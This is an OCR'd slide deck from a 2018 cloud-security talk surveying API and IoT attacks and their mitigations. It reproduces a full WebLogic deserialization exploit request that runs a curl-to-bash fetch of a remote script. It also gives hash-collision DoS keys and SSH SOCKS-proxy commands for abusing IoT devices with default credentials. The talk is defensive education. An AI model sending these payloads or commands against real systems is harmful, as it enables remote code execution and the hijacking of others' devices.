DISAPPEARING PERIMETERS

Combating Security challenges with cloud security

Aseem Ahmed

Sr. Product Manager - Cloud Security,

2018 ISC 互联网安全大会 中国 · 北京

Internet Security Conference 2018 Beijing · China

（原“中国互联网安全大会”）

Evolution of web

Elastic, rich and vulnerable..

Before the Internet

Content

WWW

Services

2.0 web

People

Things

2016 | DDoS > 600 Gbps. Introduction of Merai

2018 | Largest DDoS > 1.3 Tbps

1986 | NSFnet + ARPANET


2007 | Largest DDoS >50 Gbps

MySpace / LinkedIn hacks


Imagine the next attack

"The true sign of intelligence is not knowledge but imagination." - **Albert Einstein**

Rich and vulnerable with APIs..




API Attacks overview



The key difference between a normal web request and API request is that APIs use JSON or XML that are significantly more complicated than simple parameters. This creates a new attack surface.

API Attacks：Common vulnerabilities target



CSI Data 2017

JWT Decoded: Authorization attacks

Encoded

```
eyJhbGciOiJIUzI1NiIsInR5c
CI6IkpXVCJ9.eyJzdWIiOiIxM
jM0NTY3ODkwIiwibmFtZSI6Ik
pvaG4gRG9lIiwiYWRtaW4iOnR
ydWV9.TJVA95OrM7E2cBab30R
MHrHDcEfxjoYZgeFONFh7HgQ
```

Decoded

```
{
  "alg": "HS256",
  "typ": "JWT"
}
{
  "sub": "1234567890",
  "name": "John Doe",
  "admin": true
}
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  secret
)
```

Header

Payload

Signature

Q: Is it ok to store user credentials (username / password) in the JWT?

A: No, it is not secure to send a password in a JWT.

This is because the *JWT claims are simply encoded* and can easily be decoded by anyone that sees them.

This problem can be solved by digitally signing JWT with a secret or PKI.

Deserialization Problems: RCE Attacks

The code on the right is an example of RCE attack. Let's assume that the input the server is expecting to be as follows:

```
<products>
        <product>
                <id>Car</id>
        </product>
        <product>
                <id>Motorbike</id>
        </product>
</products>
```

API Positive Security guards against attacks such as these by blocking all the requests that are not in pre-defined format.

OWASP Top 10: #8 Insecure Deserialization

```
POST /wls-wsat/CoordinatorPortType HTTP/1.1
Host: 162.136.xxx.xxx
User-Agent: python-requests/2.18.4
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Type: text/xml
Content-Length: 837
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
  <soapenv:Header>
    <work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
      <java version="1.8.0_131" class="java.beans.XMLDecoder">
        <void class="java.lang.ProcessBuilder">
          <array class="java.lang.String" length="3">
            <void index="0">
              <string>/bin/sh</string>
            </void>
            <void index="1">
              <string>-c</string>
            </void>
            <void index="2">
              <string>/usr/bin/curl -s http://35.194.156.203/ftw.sh | /bin/bash -s</string>
            </void>
          </array>
          <void method="start"/>
        </void>
      </java>
    </work:WorkContext>
  </soapenv:Header>
  <soapenv:Body/>
</soapenv:Envelope>
```

Logical DoS Attacks

Hash Collision attacks

Specially crafted request that causes multiple hash collision can cause DoS attack on server.

Eg:
{"4vq":"key1", "4wP2":"key2", "5Uq":"key3", "5VP":"key4", "64q":"key5" }

The large payload of the above pattern when sent to a vulnerable json_decode function in a server can slow down the server.

Deep nested structure


Specially crafted request with deep nesting as shown below can exhaust server memory very quickly.

Eg: {“p”:{“p”:{“p”:{……..}}}}

The large payload of the above pattern when sent to a vulnerable deserializer can slowdown a server.

The problems mentioned above can be mitigated by setting maximum allowed parameters and setting maximum nesting depth.

Enhancing API Security




API Calls

Provides management Platform for APIs


Protects against deserialization attacks and logical DDoS attacks.

Protects against Web attacks such as SQLi, XSS,DDoS

Elastic and vulnerable with IoTs



SSH as SOCKS Proxy: Exploitation of IoT devices



/> ssh –D 8080 –N cctv_admin@iot.vuln (requires “default” account credentials)

/> curl --proxy socks5h://localhost:8080 http://target.site/

Attacks are doubling in size every 2 years

Country	Total
China	20,327
United States	17,320
France	3,283
Hong Kong	3,005
Russia	1,758
Japan	1,652
Germany	1,567
Canada	1,532
Vietnam	1,346
UK	1,112
Singapore	1,063
Netherlands	1,054
Turkey	1,044
Indonesia	748
Brazil	679
Poland	543
India	522
Ukraine	504
Romania	458
Lithuania	451

Memcached UDP reflection: **5000x AMPLIFICATION**

